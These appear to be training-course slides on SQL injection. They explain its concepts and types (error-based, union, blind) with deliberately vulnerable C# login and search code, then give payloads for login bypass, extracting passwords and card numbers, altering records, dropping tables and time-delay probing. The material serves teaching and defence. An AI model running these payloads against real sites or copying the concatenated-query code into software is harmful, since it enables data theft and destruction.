

SQL Injection

Module 13

Unmask the **Invisible Hacker**.



SQL Injection Statistics

After years of steady decline, 2014 witnessed a **significant uptick** in SQL injection vulnerabilities identified in **publicly released software packages**


Up to **100k Archos customers** compromised by SQL injection attack

1 Million WordPress websites vulnerable to SQL injection attack

The online store Mapp. nl has notified customers that hackers have stolen a portion of their customer base, including **157,000 email addresses** and encrypted passwords, Security.NL reports. According to a spokesperson, the attack happened via SQL injection

<http://www.net-security.org>, <http://www.scmagazineuk.com>, <http://www.tripwire.com>, <http://www.nltimes.nl>

SQL Most Prevalent Vulnerability 2015



<http://hackmageddon.com>

Module Objectives


- Understanding SQL Injection Concepts
- Understanding various types of SQL Injection Attacks
- Understanding SQL Injection Methodology



- SQL Injection Tools
- Understanding different IDS Evasion Techniques
- SQL injection Countermeasures
- SQL Injection Detection Tools



Module Flow



What is **SQL Injection**?



SQL injection is a technique used to take advantage of **non-validated input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**



SQL injection is a basic attack used to either **gain unauthorized access** to a database or to **retrieve information** directly from the database



It is a **flaw in web applications** and not a database or web server issue

Why **Bother** about SQL Injection?

On the basis of application used and the way it processes user supplied data, SQL injection can be used to implement the attacks mentioned below:



Authentication Bypass

Using this attack, an attacker **logs onto an application without providing valid user name and password** and gains administrative privileges

Information Disclosure

Using this attack, an attacker **obtains sensitive information that is stored in the database**

Compromised Data Integrity

An attacker uses this attack to **deface a web page**, insert malicious content into web pages, or alter the contents of a database


Compromised Availability of Data

Attackers use this attack to **delete the database information**, delete log, or audit information that is stored in a database

Remote Code Execution

It assists an attacker to **compromise the host OS**

How Web Applications Work



SQL Injection and Server-side Technologies



Server-side Technology

Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites** with incredible ease

Exploit

The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks


Susceptible Databases

All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**

Attack

SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

Understanding HTTP Post Request



Account Login

Username

Password [Submit](#)

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials

This string is visible in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where
(username = 'bart' and
password = 'simpson');
```

```
<form action="/cgi-bin/login"
method=post>
Username: <input type=text
name=username>
Password: <input
type=password name=password>
<input type=submit
value=Login>
```

Example: Normal SQL Query



Web Browser

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE  
UserName='Jason' AND Password='Springfield'
```

```
BadLogin.aspx.cs  
private void cmdLogin_Click(object sender,  
System.EventArgs e)  
{ string strCnx =  
"server=  
localhost;database=northwind;uid=sa;pwd=";  
SqlConnection cnx = new SqlConnection(strCnx);  
cnx.Open();
```

//This code is susceptible to SQL injection attacks.

```
string strQry = "SELECT Count(*) FROM  
Users WHERE UserName='" + txtUser.Text +  
' AND Password='" + txtPassword.Text +  
"'" ;
```

```
int intRecs;  
SqlCommand cmd = new SqlCommand(strQry, cnx);  
intRecs = (int) cmd.ExecuteScalar();  
if (intRecs>0) {  
FormsAuthentication.RedirectFromLoginPage(txtUser  
.Text, false); } else {  
lblMsg.Text = "Login attempt failed."; }  
cnx.Close();  
}
```

Server-side Code (BadLogin.aspx)

Understanding an SQL Injection Query



Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

SQL Query Executed

```
--' AND Password='Springfield'
```

Code after -- are now comments

Understanding an SQL Injection Query – Code Analysis

1

A user enters a user name and password that **matches a record** in the **user's table**

2

A dynamically generated SQL query is used to **retrieve** the number of matching rows

3

The user is then **authenticated and redirected** to the requested page

4

When the attacker enters **blah' or 1=1 --** then the SQL query will look like:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
```

5

Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +  
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Example of a Web App Vulnerable to SQL Injection: **BadProductList.aspx**



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView() {
    string strCnx =
        "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
        "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'"; }

    SqlConnection cnx = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

This page displays products from the Northwind database and allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is constructed **dynamically** from a user-supplied input

Example of a Web App Vulnerable to SQL Injection: Attack Analysis



http://www.juggyboyshop.com

JuggyBoyShop.com

Search for Products

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

User names and Passwords are displayed



Attacker Launching SQL Injection

```
blah' UNION Select 0, username,  
password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE  
ProductName LIKE 'blah' UNION Select 0, username, password, 0 from users --
```

Example of SQL Injection: Updating Table



Attacker Launching
SQL Injection

```
blah'; UPDATE jb-customers SET jb-email  
= 'info@juggyboy.com' WHERE email  
='jason@springfield.com; --
```



SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members  
WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@juggyboy.com'  
WHERE email = 'jason@springfield.com; --';
```


Example of SQL Injection: Adding New Records



Attacker Launching
SQL Injection

```
blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--
```



SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members  
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--';
```



SQL Injection Vulnerable Website

Example of SQL Injection: Identifying the Table Name



Attacker Launching
SQL Injection

```
blah' AND 1=(SELECT COUNT(*) FROM  
mytable); --
```

You will need to guess table names here



SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email =  
'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

Example of SQL Injection: Deleting a Table



Attacker Launching
SQL Injection

```
blah'; DROP TABLE Creditcard; --
```




SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members  
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```




SQL Injection Vulnerable Website

Module Flow



Types of SQL Injection



Error Based SQL Injection

- Error based SQL Injection forces the database to perform some operation in which the **result will be an error**
- This exploitation may differ from one DBMS to the other



- Consider the SQL query shown below:

```
SELECT * FROM products WHERE  
id_product=$id_product
```

- Consider the request to a script who executes the query above:

```
http://www.example.com/product.  
php?id=10
```

- The malicious request would be (for ex: Oracle 10g):

```
http://www.example.com/product.php?  
id=10||UTL_INADDR.GET_HOST_NAME(  
(SELECT user FROM DUAL) )-
```

- In the example, the tester concatenates the value 10 with the result of the function **UTL_INADDR.GET_HOST_NAME**
- This Oracle function will try to return the hostname of the parameter passed to it, which is other query, the name of the user
- When the database looks for a hostname with the user database name, it will fail and return an error message like:
ORA-292257: host SCOTT unknown
- Then the tester can manipulate the parameter passed to **GET_HOST_NAME()** function and the result will be shown in the error message



Error Based SQL Injection

(Cont'd)

System Stored Procedure	Attackers exploit databases' stored procedures to perpetrate their attacks
End of Line Comment	After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments <code>SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';</code>
Illegal/Logically Incorrect Query	An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables , etc.
Tautology	Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition <code>SELECT * FROM users WHERE name = '' OR '1'='1';</code>
Union SQL Injection	"UNION SELECT" statement returns the union of the intended dataset with the target dataset <code>SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable</code>

Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- Result of forged query will be joined to the result of the original query thereby allowing to obtain the **values of fields of other tables**



Example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```



Now set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The final query is as shown below:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users

Blind SQL Injection

No Error Message

Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection but the results of the injection are not visible to the attacker



Generic Page

Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a **useful error message**, a generic custom page is displayed



Time-intensive

This type of attack can become **time-intensive** because a **new statement** must be crafted for each bit recovered



Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

No Error Messages Returned



SQL Injection
Attack

```
JuggyBoy'; drop table Orders --
```

Blind SQL Injection (Attack Successful)



Simple SQL Injection



Blind SQL Injection: **WAITFOR DELAY** (YES or NO Response)



```
; IF EXISTS (SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use **'waitfor delay'** command to check the SQL execution status



NO



YES



Sleep
for 10
seconds



WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for specified time. CPU-safe way to make database wait.

```
